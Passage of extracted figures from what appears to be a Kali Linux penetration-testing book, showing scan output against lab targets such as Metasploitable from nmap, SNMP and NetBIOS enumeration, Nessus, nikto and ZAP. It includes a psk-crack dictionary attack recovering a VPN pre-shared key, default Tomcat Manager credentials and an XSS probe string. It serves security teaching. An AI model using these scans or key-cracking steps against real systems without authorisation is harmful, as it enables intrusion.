| http-php-version: Versions from logo query (less accurate): 5.1.3 - 5.1.6, 5.2.0 - 5.2.17
| Versions from credits query (more accurate): 5.2.3 - 5.2.5
|_ Version from header x-powered-by: PHP/5.2.4-2ubuntu5.10
MAC Address: 00:0C:29:18:0F:08 (VMware)
```

```

PORT      STATE     SERVICE      REASON      VERSION
22/tcp    open      ssh          syn-ack     OpenSSH 5.8p1 Debian 1ubuntu3
(Ubuntu Linux; protocol 2.0)
| vulscan: scipvuldb - http://www.scip.ch/en/?vuldb (12 findings):
| [7775] Red Hat Linux/Fedora 6 OpenSSH glibc error() privilege escalation
| [4584] OpenSSH up to 5.7 auth-options.c information disclosure
| [4282] OpenSSH 5.x Legacy Certificate Handler buffer overflow
| [2667] OpenBSD OpenSSH up to 4.5 Separation Monitor Designfehler
| [2578] OpenBSD OpenSSH up to 4.4 Signal Handler race condition
| [1999] OpenBSD OpenSSH up to 4.2p1 scp system() Designfehler
| [1724] OpenBSD OpenSSH up to 4.2p1 GSSAPIDelegateCredentials Designfehler
| [1723] OpenBSD OpenSSH up to 4.2p1 Dynamic Port Forwarding Designfehler
| [1083] Nokia IPSO 3.x OpenSSH Designfehler
| [299] OpenBSD OpenSSH 3.7p1/3.7.1p1 PAM Handler Konfigurationsfehler
| [287] OpenBSD OpenSSH up to 3.7.1 buffer_append_space() buffer overflow
| [100] OpenSSH Client IP Restrictions weak authentication
|
| cve - http://cve.mitre.org (69 findings):
| [CVE-2012-6066] freesshd.exe in freeSSHd through 1.2.6 allows remote
attackers to bypass authentication via a crafted session, as demonstrated
by an OpenSSH client with modified versions of ssh.c and sshconnect2.c.
| [CVE-2012-5975] The SSH USERAUTH CHANGE REQUEST feature in SSH Tectia
Server 6.0.4 through 6.0.20, 6.1.0 through 6.1.12, 6.2.0 through 6.2.5, and
6.3.0 through 6.3.2 on UNIX and Linux, when old-style password
authentication is enabled, allows remote attackers to bypass authentication
via a crafted session involving entry of blank passwords, as demonstrated
by a root login session from a modified OpenSSH client with an added
input_userauth_passwd_changereq call in sshconnect2.c.
| [CVE-2012-5536] A certain Red Hat build of the pam_ssh_agent_auth module
on Red Hat Enterprise Linux (RHEL) 6 and Fedora Rawhide calls the glibc
error function instead of the error function in the OpenSSH codebase, which
allows local users to obtain sensitive information from process memory or
possibly gain privileges via crafted use of an application that relies on
this module, as demonstrated by su and sudo.
| [CVE-2012-0814] The auth_parse_options function in auth-options.c in sshd
in OpenSSH before 5.7 provides debug messages containing authorized_keys
command options, which allows remote authenticated users to obtain
potentially sensitive information by reading these messages, as
adding 172.16.43.156/32 mode 'UDPscan' ports '1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 3 Minutes, 45 Seconds
adding 172.16.43.156/32 mode 'UDPscan' ports '1-65535' pps 10000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 13 Seconds
UDP open 172.16.43.156:161 ttl 64
UDP open 172.16.43.156:53 ttl 64
UDP open 172.16.43.156:137 ttl 64
UDP open 172.16.43.156:111 ttl 64
UDP open 172.16.43.156:38568 ttl 64
UDP open 172.16.43.156:2049 ttl 64
sender statistics 8521.4 pps with 65544 packets sent total
listener statistics 16 packets received 0 packets dropped and 0 interface drops
UDP open domain[ 53] from 172.16.43.156 ttl 64
UDP open sunrpc[ 111] from 172.16.43.156 ttl 64
UDP open netbios-ns[ 137] from 172.16.43.156 ttl 64
UDP open snmp[ 161] from 172.16.43.156 ttl 64
UDP open shilp[ 2049] from 172.16.43.156 ttl 64
UDP open unknown[38568] from 172.16.43.156 ttl 64

```





Zenmap

Scan Tools Profile Help

Target: 192.168.10.1-254 Profile: Regular scan Scan Cancel

Command: nmap 192.168.10.1-254

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

nmap 192.168.10.1-254 Details


Starting Nmap 6.49BETA4 ( <https://nmap.org> ) at 2016-02-27 18:28 PST  
Nmap scan report for 192.168.10.1  
Host is up (-0.10s latency).  
All 1000 scanned ports on 192.168.10.1 are filtered  
**MAC Address:** 00:50:56:C0:00:08 (VMware)


Nmap scan report for 192.168.10.2  
Host is up (0.00045s latency).  
**Not shown:** 999 closed ports  
PORT STATE SERVICE  
53/tcp open domain  
**MAC Address:** 00:50:56:EA:F9:64 (VMware)

Nmap scan report for 192.168.10.130  
Host is up (0.00081s latency).  
**Not shown:** 998 closed ports  
PORT STATE SERVICE  
139/tcp open netbios-ssn  
445/tcp open microsoft-ds  
**MAC Address:** 00:0C:29:5F:1F:86 (VMware)

Nmap scan report for 192.168.10.254  
Host is up (-0.11s latency).  
All 1000 scanned ports on 192.168.10.254 are filtered  
**MAC Address:** 00:50:56:E4:44:E1 (VMware)

Filter Hosts





**Compare Results**

**A Scan**      **B Scan**

scan1.xml            scan2.xml     

► Scan Output      ► Scan Output

```

-Nmap 6.49BETA4 scan initiated Sat Feb 27 18:28:39 2016 as: nmap 192.168.10.1-254
+Nmap 6.49BETA4 scan initiated Sat Feb 27 18:49:21 2016 as: nmap 192.168.10.1-254

192.168.10.1, 00:50:56:C0:00:08:
Host is up.
Not shown: 1000 filtered ports

-192.168.10.130, 00:0C:29:5F:1F:86:
-Host is up.
-Not shown: 998 closed ports
-PORT      STATE SERVICE      VERSION
-139/tcp    open  netbios-ssn
-445/tcp    open  microsoft-ds

192.168.10.131:
Host is up.
Not shown: 1000 closed ports

192.168.10.2, 00:50:56:EA:F9:64:
Host is up.
Not shown: 999 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain

192.168.10.254 00:50:56:E4:44:F1 ·

```

```

Protocol on 172.16.43.156:22/tcp matches ssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\nProtocol mismatch.\nProtocol on 172.16.43.156:22/tcp matches ssh-openssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\nProtocol mismatch.\n

```

```

amap v5.4 (www.thc.org/thc-amap) started at 2016-03-20 14:38:55 - APPLICATION MAPPING mode
Protocol on 172.16.43.156:5432/tcp matches postgresql - banner: \nProtocol mismatch.\nProtocol on 172.16.43.156:6000/tcp matches x-windows - banner: \vInvalid MIT-MAGIC-COOKIE-1 key\nProtocol on 172.16.43.156:6006/tcp matches x11 - banner: \nProtocol on 172.16.43.156:445/tcp matches mysql - banner: \nProtocol on 172.16.43.156:445/tcp matches netbios-session - banner: \nProtocol on 172.16.43.156:445/tcp matches ms-ds - banner: SMB2ARPY/g,metasploitable`(+00\f\n+7\n\nNONE\n

```

Doing NBT name scan for addresses from 172.16.43.1-254				
simplyEmail				
IP address	NetBIOS Name	Server	User	MAC address
172.16.43.156	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00

```
Doing NBT name scan for addresses from 172.16.43.1-254
```

```
NetBIOS Name Table for Host 172.16.43.156:
```

Name	Service	Type
METASPLOITABLE	Workstation Service	
METASPLOITABLE	Messenger Service	
METASPLOITABLE	File Server Service	
METASPLOITABLE	Workstation Service	
METASPLOITABLE	Messenger Service	
METASPLOITABLE	File Server Service	
MSBROWSE	Master Browser	
WORKGROUP	Domain Name	
WORKGROUP	Master Browser	
WORKGROUP	Browser Service Elections	
WORKGROUP	Domain Name	
WORKGROUP	Master Browser	
WORKGROUP	Browser Service Elections	

```
Adapter address: 00:00:00:00:00:00
```

```
Scanning 1 hosts, 2 communities
```

```
172.16.43.156 [public] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
172.16.43.156 [private] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

```
Debug level 1  
Target ip read from command line: 172.16.43.156  
2 communities: public private  
Waiting for 10 milliseconds between packets  
Scanning 1 hosts, 2 communities  
Trying community public  
172.16.43.156 [public] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
Trying community private  
172.16.43.156 [private] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
All packets sent, waiting for responses.  
done.
```

```
[*] Try to connect to 192.168.56.103
[*] Connected to 192.168.56.103
[*] Starting enumeration at 2013-07-21 21:23:53

[*] System information
-----
Hostname : metasploitable
Description : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6
Uptime system : 27 minutes, 53.74
Uptime SNMP daemon : 8 minutes, 24.99
Contact : msfdev@metasploit.com
Location : Metasploit Lab
Motd : -
```

```
[*] Devices information
-----
```

Id	Type	Status	Description
1025	Network	Running	network interface lo
1026	Network	Running	network interface eth0
3072	Coprocessor	Running	Guessing that there's a floating point co-processor
768	Processor	Unknown	GenuineIntel: Intel(R) Core(TM) i5-2520M CPU @ 2.50GHz

```
root@kali:~# ike-scan -M -A -Pike-hashkey 192.168.0.10
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.0.10      Aggressive Mode Handshake returned
                  HDR=(CKY-R=5fe7eb4afa630434)
                  SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration(4)=0x00007080)
                  KeyExchange(128 bytes)
                  Nonce(16 bytes)
                  ID(Type=ID_IPV4_ADDR, Value=192.168.0.10)
                  Hash(20 bytes)
                  VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
```

```
Ending ike-scan 1.9: 1 hosts scanned in 0.034 seconds (29.27 hosts/sec). 1 returned handshake; 0 returned notify
```

```
root@kali:~# psk-crack -d rockyou.txt ike-hashkey
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "123456" matches SHA1 hash 74948c512be7950157e6b925f9c426e3e12cc151
Ending psk-crack: 1 iterations in 0.030 seconds (33.34 iterations/sec)
```

```
root@kali:~# ike-scan -M --trans=5,2,1,2 --showbackoff 192.168.0.10
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.0.10      Main Mode Handshake returned
                  HDR=(CKY-R=8cb7b6369d11ae81)
                  SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration(4)=
0x000007080)
                  VID=4f45755c645c6a795c5c6170
                  VID=afcadc71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

IKE Backoff Patterns:

IP Address      No.      Recv time          Delta Time
192.168.0.10    1        1386775276.209957   0.000000
192.168.0.10    2        1386775286.214992   10.005035
192.168.0.10    3        1386775306.236889   20.021897
192.168.0.10    Implementation guess: Linux FreeS/WAN, OpenSwan, strongSwan

Ending ike-scan 1.9: 1 hosts scanned in 90.086 seconds (0.01 hosts/sec).  1 returned hands
hake; 0 returned notify
```

# Chapter 7: Vulnerability Mapping

The screenshot displays two consecutive pages from the Nessus web interface, both titled "Nessus Home / Scans - Iceweasel".

**Top Page (Scans Section):**

- Header:** Nessus Home / Scans - Iceweasel, https://localhost:8834/#/scans.
- Toolbar:** Back, Forward, Stop, Refresh, Search, Favorites, Home, Help, Logout.
- Breadcrumbs:** Most Visited, Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng.
- Navigation:** Nessus logo, Scans, Policies, admin (username).
- Main Content:** "Scans" section with a "New Scan" button. Below it, "My Scans" shows a message: "This folder is empty." Other options include Trash, All Scans, and New Folder.
- Footer:** ©1998 - 2016 Tenable Network Security®. All Rights Reserved. Nessus Home v. 6.5.6.

**Bottom Page (Scan Library Section):**

- Header:** Nessus Home / Scans - Iceweasel, https://localhost:8834/#/scans/new.
- Toolbar:** Back, Forward, Stop, Refresh, Search, Favorites, Home, Help, Logout.
- Breadcrumbs:** Most Visited, Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng.
- Navigation:** Nessus logo, Scans, Policies, admin (username).
- Main Content:** "Scan Library" section with a "Search Library" input field. Below it, "All Templates" and "Scanner" tabs are visible.
- Content:** "Scanner Templates" section displaying eight cards:
  - Advanced Scan:** Configure a scan without using any recommendations.
  - Audit Cloud Infrastructure:** Audit the configuration of third-party cloud services. (Upgrade available)
  - Bash Shellshock Detection:** Remote and local checks for CVE-2014-6271 and.
  - Basic Network Scan:** A full system scan suitable for any host.
  - Credentialed Patch Audit:** Authenticate to hosts and enumerate missing updates.
  - DROWN Detection:** Remote checks for CVE-2016-0800.
  - Host Discovery:** A simple scan to discover live hosts and open ports.
  - Internal PCI Network Scan:** Perform an internal PCI DSS (11.2.1) vulnerability scan. (Upgrade available)

## New Scan / Basic Network Scan

Scan Library > Settings Credentials

**BASIC**

- General
- Schedule
- Notifications

**DISCOVERY**

**ASSESSMENT**

**REPORT**

**ADVANCED**

### Settings / Basic / General

Name	PenTesting with Kali Linux
Description	Demonstration of Nessus Vulnerability Scanner
Folder	My Scans
Targets	192.168.0.28, 192.168.0.30

## Nessus Home / Scans - Iceweasel

https://localhost:8834/#/scans/folder/3

Scans

**New Scan**

**Scans / My Scans**

<input type="checkbox"/> Name	Schedule	Last Modified ▲
<input type="checkbox"/> PenTesting with Kali Linux	On Demand	📅 N/A ➡️ ✖️

**My Scans**

Trash

All Scans

New Folder

©1998 - 2016 Tenable Network Security®. All Rights Reserved. Nessus Home v. 6.5.6

### PenTesting with Kali Linux

CURRENT RESULTS: TODAY AT 4:02 PM

Scans > Hosts 2 Vulnerabilities 121 Remediations 4 History 2

Host	Vulnerabilities
192.168.0.30	10 Critical, 25 High, 6 Medium, 112 Low
192.168.0.28	4 Critical, 28 High, 2 Medium, 112 Low

**Scan Details**

- Name: PenTesting with Kali Linux
- Status: Completed
- Policy: Basic Network Scan
- Scanner: Local Scanner
- Folder: My Scans
- Start: Today at 3:52 PM
- End: Today at 4:02 PM
- Elapsed: 10 minutes
- Targets: 192.168.0.28, 192.168.0.30

**Vulnerabilities**

Legend: Critical (Red), High (Orange), Medium (Yellow), Low (Green), Info (Blue)

### PenTesting with Kali Linux

CURRENT RESULTS: TODAY AT 4:02 PM

Hosts > 192.168.0.30 > Vulnerabilities 109

Severity	Plugin Name	Plugin Family	Count
CRITICAL	Apache Tomcat Manager Common Admin...	Web Servers	1
CRITICAL	Debian OpenSSH/OpenSSL Package Ran...	Gain a shell remotely	1
CRITICAL	Debian OpenSSH/OpenSSL Package Ran...	Gain a shell remotely	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Rogue Shell Backdoor Detection	Backdoors	1
CRITICAL	rsh Unauthenticated Access (via finger Inf...	Gain a shell remotely	1
CRITICAL	UnrealRCd Backdoor Detection	Backdoors	1
CRITICAL	Unsupported Unix Operating System	General	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	vsftpd Smiley Face Backdoor	FTP	1

**Host Details**

- IP: 192.168.0.30
- MAC: 00:23:6c:92:6d:a3
- OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
- Start: Today at 3:52 PM
- End: Today at 4:02 PM
- Elapsed: 10 minutes
- KB: Download

**Vulnerabilities**

Legend: Critical (Red), High (Orange), Medium (Yellow), Low (Green), Info (Blue)

**CRITICAL** Apache Tomcat Manager Common Administrative Credentials > **Plugin Details**

**Description**

Nessus was able to gain access to the Manager web application for the remote Tomcat server using a known set of credentials. A remote attacker can exploit this issue to install a malicious application on the affected server and run arbitrary code with Tomcat's privileges (usually SYSTEM on Windows, or the unprivileged 'tomcat' account on Unix).

Worms are known to propagate this way.

**Solution**

Edit the associated 'tomcat-users.xml' file and change or remove the affected set of credentials.

**See Also**

<http://markmail.org/thread/wfu4nff5chvkb6xp>  
<http://svn.apache.org/viewvc?view=revision&revision=834047>  
<http://www.intevydis.com/blog/?p=87>  
<http://www.zerodayinitiative.com/advisories/ZDI-10-214/>  
<http://archives.neohapsis.com/archives/fulldisclosure/2010-10/0260.html>

**Output**

```
It was possible to log into the Tomcat Manager web app using the
following info :


URL      : http://192.168.0.30:8180/manager/html
Username : tomcat
```

**Risk Information**

Risk Factor: Critical  
CVSS Base Score: 10.0  
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C  
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C  
CVSS Temporal Score: 8.3

**Vulnerability Information**

CPE: cpe:/a:apache:tomcat  
Exploit Available: true  
Exploit Ease: Exploits are available  
Patch Pub Date: 2009/11/09



The screenshot shows a terminal window titled 'LaAntillana /level/15/exec/-/show/privilege/CR - Mo'. The window contains a browser-like interface with a menu bar (File, Edit, View, History, Bookmarks, Tools, Help) and a toolbar with icons for back, forward, refresh, and search. The address bar shows 'http://10.200.11.123:8080/manager/html'. Below the address bar is a navigation bar with links for Home, Exec, and Configure. A command input field is labeled 'Command' and contains 'show privilege'. The main area is labeled 'Output' and displays the following text:

```
Command base-URL was: /level/15/exec/
Complete URL was:/level/15/exec/-/show/privilege/CR
Command was: show privilege

Current privilege level is 15
command completed.
```

The terminal window has a 'Done' button at the bottom right.

```

root@kali:~# nikto -h http://192.168.0.30 -p 80
- Nikto v2.1.6

+ Target IP:      192.168.0.30
+ Target Hostname: 192.168.0.30
+ Target Port:    80
+ Start Time:    2016-04-04 09:34:57 (GMT-7)
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>; Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8BF2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 09:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

```

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:	<input type="text" value="http://192.168.0.30/mutillidae"/>	<input type="button" value="Select..."/>
	<input type="button" value="Attack"/>	<input type="button" value="Stop"/>
Progress:	Not started	

New Scan Progress: 0: http://192.168.0.30/mutillidae

Current Scans: 1 | Num requests: 750

Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
1.113 04/04/16 16:09:43	04/04/16 16:09:43	POST	http://192.168.0.30/mutillidae/index.php?page=dns-lo...	200	OK	315 ms	362 bytes	23.93 kB
1.114 04/04/16 16:09:43	04/04/16 16:09:43	GET	http://192.168.0.30/mutillidae/index.php?user-poll-ph...	200	OK	170 ms	362 bytes	23.99 kB
1.115 04/04/16 16:09:43	04/04/16 16:09:44	POST	http://192.168.0.30/mutillidae/index.php?page=dns-lo...	200	OK	346 ms	362 bytes	23.77 kB
1.116 04/04/16 16:09:43	04/04/16 16:09:44	GET	http://192.168.0.30/mutillidae/index.php?user-poll-ph...	200	OK	232 ms	362 bytes	21.33 kB
1.117 04/04/16 16:09:44	04/04/16 16:09:44	GET	http://192.168.0.30/mutillidae/index.php?user-poll-ph...	200	OK	270 ms	362 bytes	21.33 kB
1.118 04/04/16 16:09:44	04/04/16 16:09:44	POST	http://192.168.0.30/mutillidae/index.php?page=dns-lo...	200	OK	323 ms	362 bytes	23.77 kB
1.119 04/04/16 16:09:44	04/04/16 16:09:44	GET	http://192.168.0.30/mutillidae/index.php?user-poll-ph...	200	OK	269 ms	362 bytes	21.55 kB
1.120 04/04/16 16:09:44	04/04/16 16:09:44	POST	http://192.168.0.30/mutillidae/index.php?page=dns-lo...	200	OK	254 ms	362 bytes	23.77 kB

History Search Alerts Output Spider

Alerts (15)

- ▶ Cross Site Scripting (Reflected) (25)
- ▶ External Redirect
- ▶ Path Traversal (9)
- ▶ Remote File Inclusion
- ▶ Remote OS Command Injection
- ▶ SQL Injection - MySQL (2)
- ▶ SQL Injection (5)
- ▶ Directory Browsing (4)
- ▶ Parameter Tampering (9)
- ▶ X-Frame-Options Header Not Set (79)
